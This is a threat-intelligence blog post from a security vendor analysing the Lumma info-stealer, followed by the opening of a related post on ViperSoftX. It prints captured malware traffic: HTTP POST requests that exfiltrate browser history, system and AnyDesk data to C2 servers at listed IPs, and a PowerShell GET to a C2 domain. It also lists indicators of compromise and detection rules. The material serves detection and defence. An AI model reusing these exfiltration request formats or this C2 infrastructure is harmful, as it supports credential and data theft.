

The Rise of the Lumma Info-Stealer

 darktrace.com/blog/the-rise-of-the-lumma-info-stealer



06

Sep 2023

06

Sep 2023

What are Malware-as-a-Service information stealers?

The Malware-as-a-Service (MaaS) model continues provide would-be threat actors with an inexpensive and relatively straightforward way to carry out sophisticated cyber attacks and achieve their nefarious goals. One common type of MaaS are information stealers that specialize in gathering and exfiltrating sensitive data, such as login credentials and bank details, from affected devices, potentially resulting in significant financial losses for organizations and individuals alike.

What is Lumma Information Stealer?

One such information stealer, dubbed “Lumma”, has been advertised and sold on numerous dark web forums since 2022. Lumma stealer primarily targets cryptocurrency wallets, browser extensions and two-factor authentication (2FA), before ultimately stealing sensitive

information from compromised machines. The number of sightings of this malware being distributed on dark web forums is on the rise [1], and thus far, more than a dozen command-and-control (C2) servers have been observed in the wild.

Between January and April 2023, Darktrace observed and investigated multiple instance of Lumma stealer activity across the customer base. Thanks to its anomaly-based approach to threat detection, Darktrace DETECT™ is able to successfully identify and provide visibility over activity associated with such info-stealers, from C2 activity through to the eventual exfiltration of sensitive data.

Lumma Stealer Background

Lumma stealer, previously known as LummaC2, is a subscription-based information stealer that has been observed in the wild since 2022. It is believed to have been developed by the threat actor “Shamel”, under the the alias “Lumma”. The info-stealer has been advertised on dark web forums and also a channel on the Telegram messenger server, which boasts over a thousand subscribers as of May 2023 [2], and is also available on Lumma’s official seller page for as little as USD 250 (Figure 1).




Figure 1: LummaC2’s official seller website [3].

Research on the Russian Market selling stolen credentials has shown that Lumma stealer has been an emerging since early 2023, and joins the list of info stealers that have been on the rise, including Vidar and Racoon [1].

Similar to other info-stealers, Lumma is able to obtain system and installed program data from compromised devices, alongside sensitive information such as cookies, usernames and passwords, credit card numbers, connection history, and cryptocurrency wallet data.

Between January and April 2023, Darktrace has observed Lumma malware activity across multiple customer deployments mostly in the EMEA region, but also in the US. This included data exfiltration to external endpoints related to the Lumma malware. It is likely that this activity resulted from the download of trojanized software files or users falling victim to malicious emails containing Lumma payloads.

Lumma Attack Details and Darktrace Coverage

Typically, Lumma has been distributed disguised as cracked or fake popular software like VLC or ChatGPT. Recently though, threat actors have also delivered the malware through emails containing payloads in the form of attachments or links impersonating well-known companies. For example, in February 2023, a streamer in South Korea was targeted with a spear-phishing email in which the sender impersonated the video game company Bandai Namco [4].

Lumma is known to target Windows operating systems from Windows 7 to 11 and at least 10 different browsers including Google Chrome, Microsoft Edge, and Mozilla Firefox [5]. It has also been observed targeting crypto wallets like Binance and Ethereum, as well as crypto wallet and 2FA browser extensions like Metamask and Authenticator respectively [6]. Data from applications such as AnyDesk or KeePass can also be exfiltrated by the malware [7].

An infection with Lumma can lead to the user's information being abused for fraud, for example, using stolen credentials to hijack bank accounts, which in turn could result in significant financial losses.

Once the targeted data is obtained, it is exfiltrated to a C2 server, as Darktrace has observed on multiple customer environments affected with Lumma stealer. Darktrace DETECT identified multiple infected devices exfiltrating data via HTTP POST requests to known Lumma C2 servers. During these connections, DETECT commonly observed the URI "/c2sock" and the user agent "TeslaBrowser/5.5".

In one instance, Darktrace detected a device using the "TeslaBrowser/5.5" user agent, which it recognized as a new user agent for this device, whilst making a HTTP post request to an unusual IP address, 82.117.255[.]127 (Figure 3). Darktrace's Self-Learning AI understood that this represented a deviation from expected behavior for this device and brought it to the attention of the customer's security team.




Figure 2: Device Event Log on the Darktrace DETECT Threat Visualizer showing activity from a device infected with Lumma stealer and the DETECT models it breached. Further investigation revealed that accessing the IP address using a web browser and changing the the URI to “/login”, would take a user to a Russian Lumma control panel access page (Figure 4)




Figure 3: One of Lumma stealer’s C2 servers accessed via a web browser in a secured environment.

A deep dive into the packet captures (PCAP) of the HTTP POST requests taken from one device also confirmed that browser data, including Google Chrome history files, system information in the form of a System.txt file, and other program data such as AnyDesk configuration files were being exfiltrated from the customer’s network(Figures 5 and 6).

Wireshark · Export · HTTP object list

Text Filter: Content Type: All Content-Types

Packet	Hostname	Content Type	Size	Filename
30	144.76.173.247	multipart/form-data	6944 bytes	c2sock
34	144.76.173.247	text/html	5 bytes	c2sock
37	144.76.173.247	multipart/form-data	444 bytes	c2sock
39	144.76.173.247	text/html	5 bytes	c2sock
41	144.76.173.247	multipart/form-data	444 bytes	c2sock
43	144.76.173.247	text/html	5 bytes	c2sock
46	144.76.173.247	multipart/form-data	1374 bytes	c2sock
48	144.76.173.247	text/html	5 bytes	c2sock

Figure 4: HTTP objects observed during Lumma Stealer POSTing of data to another one of its C2 servers.

```
POST /c2sock HTTP/1.1
Connection: Keep-Alive
Content-Type: multipart/form-data; boundary=SqDe87817huf871793q74
User-Agent: TeslaBrowser/5.5
Content-Length: 105857
Host: 144.76.173.247

--SqDe87817huf871793q74
Content-Disposition: form-data; name="hwid"

{
}
--SqDe87817huf871793q74
Content-Disposition: form-data; name="pid"

2
--SqDe87817huf871793q74
Content-Disposition: form-data; name="lid"

cabinaC8E0
--SqDe87817huf871793q74
Content-Disposition: form-data; name="file"; filename="file"
Content-Type: attachment/x-object

PK.....R~V.....
.. Chrome/dp.txt ..... |e.....8.M_k"._i.....E.....PK.....^%......PK.....R~V..... Chrome/Default/History.....
`.W...G...47G..M.....C.l.u.Y.|J.e...T.IcI.i.d.Y.=.m)P...J.n.....-BY..K..rt..X..t9.....dK.|$M9.....y...~.f.I33=Lr.B,a.....E...i..

POST /c2sock HTTP/1.1
Connection: Keep-Alive
Content-Type: multipart/form-data; boundary=SqDe87817huf871793q74
User-Agent: TeslaBrowser/5.5
Content-Length: 6944
Host: 144.76.173.247

--SqDe87817huf871793q74
Content-Disposition: form-data; name="hwid"

{
}
--SqDe87817huf871793q74
Content-Disposition: form-data; name="pid"

1
--SqDe87817huf871793q74
Content-Disposition: form-data; name="lid"

cabinaC8E0
--SqDe87817huf871793q74
Content-Disposition: form-data; name="file"; filename="file"
Content-Type: attachment/x-object

PK.....R~V.....!.. Applications/AnyDesk/service.conf .....m.....(.0d,..&.....F.C.2...s.W"...U.+|U...q....4.....y....q...
+.....
E.F...@.8...;<Um.....:'.|!4.@..n9..p...Y..'R.&..+lj.....|y\.....m...q.....C<...-..g.a.....:.....ric...l.....a/

--SqDe87817huf871793q74
Content-Disposition: form-data; name="hwid"

{25cc8794-18c2-11ea-8d73-806e6f6e6963}
--SqDe87817huf871793q74
Content-Disposition: form-data; name="pid"

1
--SqDe87817huf871793q74
Content-Disposition: form-data; name="lid"

cabinaC8E0
--SqDe87817huf871793q74
Content-Disposition: form-data; name="file"; filename="file"
Content-Type: attachment/x-object

PK.....R~V.....
.. System.txt .....M..n.0..w..F.Jd.b.S...
$(.F...7...AmZ...K0.....+a)y....."A..V."s...."40.5r...A.n.}.WyFI.Y.91.....&.7.$'.F...t7....\..h....MmNE.....
$.q.....~.E..#*.....6..I]
.i~.0.....V..g~.....na..K
).{. '.+.W.M.!E..@..|.n^..j.....|.0..nF...[o...e.....D
.V..PK...S%.....Z.....PK.....R~V..... Software.txt .....r.@...~
.a2`.B...i... ..lkXv.y.y... ..dp.....I+...J!.....r6.)-.....V..o.5f+...N[!:%..).....
R....Ip.....(X.^...Q.../...0...i...X.F[6
.j.....5.....mi.*..X.Y.....'WC..E.(.:.....Ljj.0..`'.)k;.....i.....y+u...^F.../.KE0...A.T...
0...wj)...a...C...>QDM..K.W#"...:..:u.N'TK:"=a~.\.o..6...%.x.x.r{y.}..a...[q..8$.0xnn.3..0.[R.GN
i...e...k.sV...7.
...PK.....R~V.....S%.....Z...
..... System.txt .....PK.....R~V.....X... Software.txt .....PK.....Z...(.
--SqDe87817huf871793q74
```

Figure 5: PCAP of HTTP stream showing the different types of data being exfiltrated.

Additionally, on one particular device, Darktrace observed malicious external connections related to other malware strains, like Laplas Clipper, Raccoon Stealer, Vidar, RedLine info-stealers and trojans, around the same time as the Lumma C2 connections. These info-stealers are commonly marketed as MaaS and can be bought and used for a relatively inexpensive price by even the most inexperienced threat actors. It is also likely that the developers of these info-stealers have been making efforts to integrate their strains into the activities of trafter teams [8], organized cybercrime groups who specialize in credential theft with the use of info-stealers.

Conclusion

Mirroring the general emergence and rise of information stealers across the cyber threat landscape, Lumma stealer continues to represent a significant concern to organizations and individuals alike.

Moreover, as yet another example of MaaS, Lumma is readily available for threat actors to launch their attacks, regardless of their level of expertise, meaning the number of incidents is only likely to rise. As such, it is essential for organizations to have security measures in place that are able to recognize unusual behavior that may be indicative of an info-stealer compromise, while not relying on a static list of indicators of compromise (IoCs).

Darktrace DETECT's anomaly-based detection enabled it to uncover the presence of Lumma across multiple customer environments across different regions and industries. From the detection of unusual connections to C2 infrastructure to the ultimate exfiltration of customer data, Darktrace provided affected customers full visibility over Lumma infections, allowing them to identify compromised devices and take action to prevent further data loss and reduce the risk of incurring significant financial losses.

Credit to: Emily Megan Lim, Cyber Security Analyst, Signe Zaharka, Senior Cyber Security Analyst

Appendices

Darktrace DETECT Models

- Anomalous Connection / New User Agent to IP Without Hostname
- Device / New User Agent and New IP
- Device / New User Agent
- Anomalous Connection / Posting HTTP to IP Without Hostname

Cyber AI Analyst Incidents

- Possible HTTP Command and Control
- Possible HTTP Command and Control to Multiple Endpoints

List of IoCs

IoC - Type - Description + Confidence

144.76.173[.]247

IP address

Lumma C2 Infrastructure

45.9.74[.]78

IP address

Lumma C2 Infrastructure

77.73.134[.]68

IP address

Lumma C2 Infrastructure

82.117.255[.]127

IP address

Lumma C2 Infrastructure

82.117.255[.]80

IP address

Lumma C2 Infrastructure

82.118.23[.]50

IP address

Lumma C2 Infrastructure

/c2sock

URI

Lumma C2 POST Request

TeslaBrowser/5.5

User agent

Lumma C2 POST Request

MITRE ATT&CK Mapping

Tactic: Command and Control -

Technique: T1071.001 – Web Protocols

References

[1] https://www.kelacyber.com/wp-content/uploads/2023/05/KELA_Research_Infostealers_2023_full-report.pdf

[2] <https://www.bleepingcomputer.com/news/security/the-new-info-stealing-malware-operations-to-watch-out-for/>

[3] <https://blog.cyble.com/2023/01/06/lummac2-stealer-a-potent-threat-to-crypto-users/>

[4] <https://medium.com/s2wblog/lumma-stealer-targets-youtubers-via-spear-phishing-email-ade740d486f7>

[5] <https://socradar.io/malware-analysis-lummac2-stealer/>

[6] <https://outpost24.com/blog/everything-you-need-to-know-lummac2-stealer>

[7] <https://asec.ahnlab.com/en/50594/>

[8] <https://blog.sekoia.io/bluefox-information-stealer-traffer-maas/>

Like this and want more?

Receive the latest blog in your inbox

Thank you! Your submission has been received!

Oops! Something went wrong while submitting the form.

NEWSLETTER


Like this and want more?

Stay up to date on the latest industry news and insights.

Thank you! Your submission has been received!

Oops! Something went wrong while submitting the form.

You can unsubscribe at any time. [Privacy Policy](#).



More in this series

No items found.

03

Oct 2023

Fighting Info-Stealing Malware

The escalating threat posed by information-stealing malware designed to harvest and steal the sensitive data of individuals and organizations alike has become a paramount concern for security teams across the threat landscape. In direct response to security teams

improving their threat detection and prevention capabilities, threat actors are forced to continually adapt and advance their techniques, striving for greater sophistication to ensure they can achieve the malicious goals.

What is ViperSoftX?

ViperSoftX is an information stealer and Remote Access Trojan (RAT) malware known to steal privileged information such as cryptocurrency wallet addresses and password information stored in browsers and password managers. It is commonly distributed via the download of cracked software from multiple sources such as suspicious domains, torrent downloads, and key generators (keygens) from third-party sites.

ViperSoftX was first observed in the wild in 2020 [1] but more recently, new strains were identified in 2022 and 2023 utilizing more sophisticated detection evasion techniques, making it more difficult for security teams to identify and analyze. This includes using more advanced encryption methods alongside monthly changes to command-and-control servers (C2) [2], using dynamic-link library (DLL) sideloading for execution techniques, and subsequently loading a malicious browser extension upon infection which works as an independent info-stealer named VenomSoftX [3].

Between February and June 2023, Darktrace detected activity related to the VipersoftX and VenomSoftX information stealers on the networks of more than 100 customers across its fleet. Darktrace DETECT[™] was able to successfully identify the anomalous network activity surrounding these emerging information stealer infections and bring them to the attention of the customers, while Darktrace RESPOND[™], when enabled in autonomous response mode, was able to quickly intervene and shut down malicious downloads and data exfiltration attempts.

ViperSoftX Attack & Darktrace Coverage

In cases of ViperSoftX information stealer activity observed by Darktrace, the initial infection was caused through the download of malicious files from multimedia sites, endpoints of cracked software like Adobe Illustrator, and torrent sites. Endpoint users typically unknowingly download the malware from these endpoints with a sideloaded DLL, posing as legitimate software executables.

Darktrace detected multiple downloads from such multimedia sites and endpoints related to cracked software and BitTorrent, which were likely representative of the initial source of ViperSoftX infection. Darktrace DETECT models such as 'Anomalous File / Anomalous Octet Stream (No User Agent)' breached in response to this activity and were brought to the immediate attention of customer security teams. In instances where Darktrace RESPOND was configured in autonomous response mode, Darktrace was able to enforce a pattern of

life on offending devices, preventing them from downloading malicious files. This ensures that devices are limited to conducting only their pre-established expected activity, minimizing disruption to the business whilst targetedly mitigating suspicious file downloads.

The downloads are then extracted, decrypted and begin to run on the device. The now compromised device will then proceed to make external connections to C2 servers to retrieve secondary PowerShell executables. Darktrace identified that infected devices using PowerShell user agents whilst making HTTP GET requests to domain generation algorithm (DGA) ViperSoftX domains represented new, and therefore unusual, activity in a large number of cases.

For example, Darktrace detected one customer device making an HTTP GET request to the endpoint 'chatgigi2[.]com', using the PowerShell user agent 'Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.19041.2364'. This new activity triggered a number of DETECT models, including 'Anomalous Connection / PowerShell to Rare External' and 'Device / New PowerShell User Agent'. Repeated connections to these endpoints also triggered C2 beaconing models including:

- Compromise / Agent Beacon (Short Period)
- Compromise / Agent Beacon (Medium Period)
- Compromise / Agent Beacon (Long Period)
- Compromise / Quick and Regular Windows HTTP Beaconing
- Compromise / SSL or HTTP Beacon

Although a large number of different DGA domains were detected, commonalities in URI formats were seen across affected customers which matched formats previously identified as ViperSoftX C2 communication by open-source intelligence (OSINT), and in other Darktrace investigations.

URI paths for example, were always of the format /api/, /api/v1/, /v2/, or /v3/, appearing to detail version number, as can be seen in Figure 1.

```
GET http://apibilng.com/api/v1/[REDACTED] HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; fr-FR) WindowsPowerShell/5.1.19041.3031
Host: apibilng.com
Proxy-Connection: Keep-Alive
```

Figure 1: A Packet Capture (PCAP) taken from Darktrace showing a connection made to a ViperSoftX C2 endpoint containing versioning information, consistent with ViperSoftX pattern of communication.

Before the secondary PowerShell executables are loaded, ViperSoftX takes a digital fingerprint of the infected machine to gather its configuration details, and exfiltrates them to the C2 server. These include the computer name, username, Operating System (OS), and ensures there are no anti-virus or monitoring tools on the device. If no security tool are detected, ViperSoftX then downloads, decrypts and executes the PowerShell file.

Following the GET requests Darktrace observed numerous devices performing HTTP POST requests and beaconing connections to ViperSoftX endpoints with varying globally unique identifiers (GUIDs) within the URIs. These connections represented the exfiltration of device configuration details, such as “*anti-virus detected*”, “*app used*”, and “*device name*”. As seen on another customer’s deployment, this caused the model ‘*Anomalous Connection / Multiple HTTP POSTs to Rare Hostname*’ to breach, which was also detected by Cyber AI Analyst as seen in Figure 2.

